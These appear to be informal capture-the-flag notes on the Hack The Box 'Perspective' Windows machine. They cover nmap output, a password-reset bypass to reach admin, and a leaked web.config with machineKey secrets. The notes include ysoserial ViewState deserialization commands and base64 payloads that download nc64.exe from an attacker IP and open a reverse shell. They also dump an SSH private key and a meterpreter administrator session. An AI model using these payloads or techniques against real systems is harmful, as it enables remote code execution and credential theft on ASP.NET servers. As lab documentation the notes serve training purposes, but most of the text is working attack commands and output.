Path of Exploitation

Foothold: lots of fuzzing to finally get admin.
User: lots of fuzzing to get xss and ssrf and get viewstate encryption key then deserialization to get on box
root: cbc to defeat password reset token.

Creds

Username	Password	Description

Nmap

Port	Service	Description
22	ssh	OpenSSH for_Windows_7.7 (protocol 2.0)
80	http	Microsoft IIS httpd 10.0

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Sun Jun 26 23:08:02 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.151
Nmap scan report for 10.10.11.151
Host is up, received echo-reply ttl 127 (0.027s latency).
Scanned at 2022-06-26 23:08:03 EDT for 116s
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
22/tcp open  ssh     syn-ack ttl 127 OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 d6:7f:3f:d4:22:15:ce:64:f3:c8:00:79:bf:f6:f8:f8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCvvNvqDHY0La79TRuhP3rVsxGaYbPZ5rZm601149jVSvANLse2QFcV5+I0J7rPcyv/QnBzKuFjL2LnkQ2PILhXmxp3Lx6DH/CjpLUhDqmNILTkNrfqYmc1FY5tb9PQ6xThCn+/ArvezWlrwkyzD3MeVLFBqz37A2gNTXrRHD9TjTnkQB4hCjaG2
vqTXtrwgjeZT60+WCJfrrHkvBpWxj6cTtU8k7IRsQ6x6hgVvNAE7iaCiJXMSXNZb2FHqX8F8Lomm6yb9MBciGwk3ylUAnpBrgLpJ3ogujf8fVne7HtRmLQqkoLChbnY0Cofb+JfMEArowm3sIjeoqx5n/aZe1AN
|   256 08:c6:d4:f3:98:84:0f:fd:4b:ed:e3:a6:25:bd:e7:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKidzCrvHuj5D+VtvMBYwBaNG5xkYCKkdC5bAGYSTi7aeQCCTqvUbAGpOUOJGZCy9LwnZF70drFxCuMmRhFCEw=
|   256 32:81:6a:8b:4d:f9:61:09:ff:d3:99:6c:e7:3f:a3:ac (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKkzcBfW0X+tsMrF7duDsKuD5uocdxaXFKoT/hKcQtb5
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 26 23:09:59 2022 -- 1 IP address (1 host up) scanned in 116.98 seconds
```

Web Enumeration

For technical support, please email admin@perspective.htb


resst password what is this token


Object moved to here.

uH9-gKoFFRro2e7pbgXpWx8h1RiZwZAbvOjwNT-qBl7Dci9XtOlJ1VV4s37-50uc

dPmci8DE1L-HUoLDVS3huJm2UWERDU8QGSkEj4Yf9KnfuRUnxGC94_T-Eo5vs1ta
dPmci8DE1L-HUoLDVS3huJm2UWERDU8QGSkEj4Yf9KnfuRUnxGC94_T-Eo5vs1ta

first create user and then clik on reset password. when resetting password skip the 3 security questions and chage email to admin.. change password and login as admin





upload

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 21:23:37 GMT
Connection: close
Content-Length: 5946

<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <connectionStrings>
    <add name="localMssql" connectionString="Data Source=PERSPECTIVE\SQLEXPRESS;database=perspective;Integrated Security=True;Persist Security
Info=False;Pooling=False;MultipleActiveResultSets=False;Encrypt=False;TrustServerCertificate=False" providerName="System.Data.SqlClient" />
  </connectionStrings>
  <system.web>
    <sessionState cookieless="false" mode="InProc" />
    <roleManager enabled="true" defaultProvider="SqlRoleProvider">
      <providers>
        <add name="SqlRoleProvider" type="System.Web.Security.SqlRoleProvider" connectionStringName="localMssql" applicationName="/" />
      </providers>
    </roleManager>
    <compilation debug="true" targetFramework="4.6.1" />
    <httpRuntime targetFramework="4.6.1" />
```

```
    <authentication mode="Forms">
      <forms name=".ASPXAUTH" cookieless="UseDeviceProfile" loginUrl="~/Account/Login.aspx" slidingExpiration="false" protection="All" requireSSL="false" timeout="10" path="/" />
    </authentication>
    <machineKey compatibilityMode="Framework20SP2" validation="SHA1" decryption="AES"
validationKey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF" decryptionKey="B16DA07AB71AB84143A037BCDD6CFB42B9C34099785C10F9" />
    <pages>
      <namespaces>
        <add namespace="System.Web.Optimization" />
      </namespaces>
      <controls>
        <add assembly="Microsoft.AspNet.Web.Optimization.WebForms" namespace="Microsoft.AspNet.Web.Optimization.WebForms" tagPrefix="webopt" />
      </controls>
    </pages>
    <membership defaultProvider="SqlProvider" userIsOnlineTimeWindow="15">
      <providers>
        <add name="SqlProvider" type="System.Web.Security.SqlMembershipProvider" connectionStringName="localMssql" applicationName="/" enablePasswordRetrieval="false" enablePasswordReset="true"
requiresQuestionAndAnswer="false" requiresUniqueEmail="false" passwordFormat="Hashed" maxInvalidPasswordAttempts="5" passwordAttemptWindow="10" />
      </providers>
    </membership>
    <profile>
      <providers>
        <clear />
        <add name="AspNetSqlProfileProvider" type="System.Web.Profile.SqlProfileProvider" connectionStringName="localMssql" applicationName="/" />
      </providers>
      <properties>
        <add name="Question1" />
        <add name="Answer1" />
        <add name="Question2" />
        <add name="Answer2" />
        <add name="Question3" />
        <add name="Answer3" />
      </properties>
    </profile>
    <customErrors mode="On">
      <error redirect="http://perspective.htb/500.html" statusCode="500" />
    </customErrors>
  </system.web>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="Antlr3.Runtime" publicKeyToken="eb42632606e9261f" />
        <bindingRedirect oldVersion="0.0.0.0-3.5.0.2" newVersion="3.5.0.2" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="Newtonsoft.Json" publicKeyToken="30ad4fe6b2a6aeed" />
        <bindingRedirect oldVersion="0.0.0.0-12.0.0.0" newVersion="12.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Diagnostics.DiagnosticSource" publicKeyToken="cc7b13ffcd2ddd51" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.2.1" newVersion="4.0.2.1" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="WebGrease" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="0.0.0.0-1.6.5135.21930" newVersion="1.6.5135.21930" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="EntityFramework" publicKeyToken="b77a5c561934e089" />
        <bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.Helpers" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.WebPages" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Buffers" publicKeyToken="cc7b13ffcd2ddd51" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.3.0" newVersion="4.0.3.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Memory" publicKeyToken="cc7b13ffcd2ddd51" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-4.0.1.1" newVersion="4.0.1.1" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>
  <system.webServer>
    <handlers>
      <add name="HTMLHandler" type="System.Web.StaticFileHandler" path="*.html" verb="GET" />
      <add name="SSINC-html" path="*.shtml" verb="*" modules="ServerSideIncludeModule" resourceType="File" />
    </handlers>
        <httpErrors errorMode="Custom" />
  </system.webServer>
  <system.net></system.net>
  <system.data></system.data>
  <appSettings>
    <add key="environment" value="Production" />
    <add key="Domain" value="perspective.htb" />
    <add key="ViewStateUserKey" value="ENC1:3UVxtz9jwPJWRvjdl1PfqXZTgg==" />
    <add key="SecurePasswordServiceUrl" value="http://localhost:8000" />
  </appSettings>
</configuration>
<!--ProjectGuid: 32B06320-D9FA-44B2-A1EA-B2547531A4A2-->
```

```
C:\Users\Travis>C:\Users\Travis\Downloads\ysoserial-1.34\Release\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -c Invoke-webrequest -URI 10.10.14.178/nc64.exe -OutFile
C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe" --generator=0414C274 --validationalg="SHA1" --viewstateuserkey="SAltysAltYViewSTaT3" --
validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
/wEyhggAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9yb
WF0dGluZy5UZXh0Rm9ybWF0dGluZ1JlblByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAACoBjw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9Il0YXJ0IiBJc0luaXRpYWxpRW
5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwYWNlOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2h
lbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzc4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNkOlByb2Nlc3NTdGFydEluZm8gQXJndWl
```

```
bnRzPSIvYyBwb3dlcnNoZWxsIC1jIEludm9rZS13ZWJyZXF1ZXN0IC1VUkkgMTAuMTAuMTQuMTc4L25jNjQuZXhlIC1PdXRGaWxlIEM6XFxXaW5kb3dzXFxTeXN0ZW0zMlxcc3Bvb2xcXGRyaXZlcnNcXGNvbG9yXFxuYzY0LmV4ZSIgU3RhbmRhcmRFcnJvckVuY29kaW5nPSJ7eDpOd
WxsfSIgU3RhbmRhcmRPdXRwdXRFbmNvZGluZz0ie3g6TnVsbH0iIFVzZXJOYW1lPSIiIFBhc3N3b3JkPSJ7eDpOdWxsfSIgRG9tYWluPSIiIExvYWRVc2VyUHJvZmlsZT0iRmFsc2UiIEZpbGVOYW1lPSJjbWQiIC8+DQogICAgICA8L3NkOlByb2Nlc3MuU3RhcnRJbmZvPg0KICAgID
wvc2Q6UHJvY2Vzcz4NCiAgPC9PYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U+DQo8L09iamVjdERhdGFQcm92aWRlcj4LrtsgHu2lfWwL30uOqbiu4uiAjNc=
```


```
C:\Users\Travis>C:\Users\Travis\Downloads\ysoserial-1.34\Release\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.14.178 9001" --
generator=0414C274 --validationalg="SHA1" --viewstateuserkey="SAltysAltYV1ewSTaT3" --
validationkey="99F1108B685094A8A31CDAA9CBA402028D80C08B40EBBC2C8E4BD4B0D31A347B0D650984650B24828DD120E236B099BFDD491910BF11F6FA915BF94AD93B52BF"
/wEy2QcAAQAAAP////8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9yb
WF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAD7BTw/eG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi04Ij8+DQo8T2JqZWN0RGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9IlN0YXJ0IiBJc0luaXRpYWxMb2FkRW
5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmFtZXNwYWNlOlN5c3RlbS5EaWFnbm9zdGljczthc3NlbWJseT1TeXN0ZW0iIHhtbG5zOng9Imh0dHA6Ly9zY2h
lbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIj4NCiAgPE9iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCiAgICA8c2Q6UHJvY2Vzcz4NCiAgICAgIDxzZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICAgICAgPHNkOlByb2Nlc3NTdGFydEluZm8gQXJndW1l
bnRzPSIvYyBDOlxXaW5kb3dzXFN5c3RlbTMyXHNwb29sXGRyaXZlcnNcY29sb3JcbmM2NC5leGUgLWUgY21kLmV4ZSAxMC4xMC4xNC4xNzggOTAwMSIgU3RhbmRhcmRFcnJvckVuY29kaW5nPSJ7eDpOdWxsfSIgU3RhbmRhcmRPdXRwdXRFbmNvZGluZz0ie3g6TnVsbH0iIFVzZXJOY
W1lPSIiIFBhc3N3b3JkPSJ7eDpOdWxsfSIgRG9tYWluPSIiIExvYWRVc2VyUHJvZmlsZT0iRmFsc2UiIEZpbGVOYW1lPSJjbWQiIC8+DQogICAgICA8L3NkOlByb2Nlc3MuU3RhcnRJbmZvPg0KICAgIDwvc2Q6UHJvY2Vzcz4NCiAgPC9PYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW
5zdGFuY2U+DQo8L09iamVjdERhdGFQcm92aWRlcj4L4pzyYWLJblZvLft9+Xo1S2xYYzw=
```

upload an image and change the viewstate to get shell


```
PS C:\USers\webuser\.ssh>
ls
ls


    Directory: C:\USers\webuser\.ssh


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/2/2021   1:31 PM            400 authorized_keys
-a----         9/2/2021   1:28 PM           1679 id_rsa
-a----         9/2/2021   1:28 PM            402 id_rsa.pub


type id_rsa
type id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzfoQwqu9tIYiy694HbGmT+qw2b+kUTnEcqEOEXv5+vLcVqZ2
APlHTSDj4rSzv+tJoHQiRf3IyVpNNqGw8+wM+P3wdozY66BUPHqz6FpRHxcMT2Ss
Nk9J9hxTi2L3oBVR83F0abBWnOClOqjrd8SMVRcyCi1/svSdOP8OPh9s+mpa5TG2
KEiI66whlBKKC1N2szF4rQNtkCGUw66zheHSxK5j6axjiP0sstC6hUJy2uqu3DXK
0dOtwMUk5EOpkFPTZxlIzgbUI/CcQ8ipaankvrHrh8x8DKdv9KspzKhLflS5Ayie
3PyFQ5lg9TCLk4dzyeB8YkBkBEXUbCePvNBFRwIDAQABAoIBAFwtqeyE0TwFv3Kq
DzYyt3wSSpzYD+At2wV1oAchFWlB4GuCyVJ8PHV+350oQz0DPgrpjiEGhyHdIKrv
R3KR0+hmNIPJWpZwROJgAz1blew081RgeFVBvJbAbH73hlwEzo0E3BUkTk6cljUf
PWl281ptK/60B+79W5MTSbtxcuLJgcvB/REYU3GPUK/dTSVU7IMV2hBrFP6srlqT
aGZ2ugm6xNV14Iq0KOpuHfYXXSdkklOt+eSZ8AWTQTkZtSfLJUybOaLYStOGn35S
IupwD4kxZbAtX54Avdi8rq61H4TIrM82B2+UpPkdd2P6am822mlQa4lVrnJCbq88
z6Xv6ckCgYEA9+lwddycXp0A4WlhmIu5A1440uZELhAfeRlBQVpeqlF0Ig2XjUyb
WhEu+lMlEfbsiWK/rfIp53uuBkstXc2ImKfhSbys8KMkJKq6Fp+OjbbFYSIS9mSP
f91W658OtfoNG/UHPp74f6/mogsbKpNP0nPDnjFBQLMuL2pYO/Q7p2sCgYEA1LJi
bPM/rpbzyGjJSYd50xNP1ftaUyZwRWCWAgAWLXKVVbuNdPNy6GvjyaNkJcPz3dh+
zSsLZeSyyVWUvFQslkkZaMvWZVDdwh9x8i3N/NhhTbqVTyBBqWTyk0l0WJVcHtUb
q6kSIYucmw/zH9qlpfYHvMWZN2kSHq+kwlMAfJUCgYBmTSpfOJ4+XMOUQQxJCr9a
KHOCdAsGhxi1vDo1YblWxy4JL1qusEIbNKQSIGVXuHF7cAhxG1E3eM4jQrqBzuLj
O8O3zef/lRLBHsKTu1v0Fsv0fT8d9flRZmEL8iL77SejtcU7jhY1erzNeY/ITenO
in7atLCcplQUtOmcM/i56QKBgQDRjiMNBqfSYqUy6ZKPoCt1u4wn3eoDDFcG8383
30/6XO8mtY9MD2NB/LJDgnh0ANiu1NMxXtxu+mDvniLZXfFD7CddqZ7E2WRzEroY
Cert114ez9q1R6mJtIyOcotvj1BgjEQj34KejEeyOoel9azIk1rSMLig8CNLGnAw
iMhs9QKBgQC6pv2GxsrQmUEPiE0vorFtMulMi7vRYe7kfgsohE8grqKzsveLQJok
R+67L9QcuLwo2OWng2d2oEFkx9dx++ewEluo8ZjcOx3TVDIIZDUw4KdD0Q/josqp
RhZbZ6EF094JTnINnexb9OhQMwQJHAhp63o5dH6fFXSTUpW10u+mkA==
-----END RSA PRIVATE KEY-----
```

lost mouse in mia airport fuck



staging and redirects to the production server... uggh.. ok so port forward..
and obviously there is a vuln here.. im lazy so i just followed lucifers tutorial below this time...
pretty simple tho..

LUCIFER

3ebc094377ee665f31a78f536ba4f1af

```
meterpreter > shell
Process 64 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2803]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
perspective\administrator

c:\windows\system32\inetsrv>type C:\users\administrator\Desktop\root.txt
type C:\users\administrator\Desktop\root.txt
30c1079dceef1f23bbe7d78c1dea3a3e

meterpreter > sysinfo
Computer        : PERSPECTIVE
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : HTB
Logged On Users : 4
Meterpreter     : x86/windows
```